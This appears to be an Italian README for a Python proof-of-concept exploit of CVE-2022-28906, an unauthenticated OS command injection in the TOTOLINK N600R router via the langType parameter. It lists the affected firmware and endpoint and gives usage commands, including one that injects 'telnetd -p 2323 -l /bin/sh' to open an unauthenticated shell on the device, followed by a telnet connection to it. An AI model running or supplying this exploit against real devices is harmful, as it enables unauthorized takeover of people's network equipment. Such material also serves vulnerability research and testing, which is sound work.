 finnvle/cve-2022-28906-poc
Proof-of-concept in Python per l'iniezione di comandi OS non autenticata in TOTOLINK N600R, che sfrutta il parametro langType per eseguire comandi arbitrari sul dispositivo.

Proof of concept in Python per l'iniezione di comandi non autenticata nel TOTOLINK N600R.

| Prodotto | TOTOLINK N600R |
| Firmware | V5.3c.7159_B20190425 |
| Tipo | Iniezione di comandi del sistema operativo (CWE-78) |
| Parametro | langType |
| Endpoint | /cgi-bin/cstecgi.cgi |
| CVSS v3.1 | 9.8 Critico |
È stato scoperto che TOTOLink N600R V5.3c.7159_B20190425 contiene una vulnerabilità di iniezione di comandi tramite il parametro langtype in /setting/setLanguageCfg.
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt
# Utilizzo: python3 poc.py <TARGET> <COMANDO>
# Esempio: python3 poc.py 192.168.68.1 "reboot"
# Esempio: python3 poc.py 192.168.68.1 "telnetd -p 2323 -l /bin/sh"

python3 poc.py <TARGET> <COMANDO>

Utilizzo del PoC per eseguire in remoto sul target l'abilitazione di /bin/sh in ascolto sulla porta 2323
python3 poc.py 192.168.68.1 "telnetd -p 2323 -l /bin/sh"

Verifica del risultato se la porta 2323 è stata abilitata

Connessione al target tramite telnet sulla porta 2323
telnet 192.168.68.1 2323
Fornito così com'è, senza garanzie. L'autore non è responsabile per usi impropri o danni.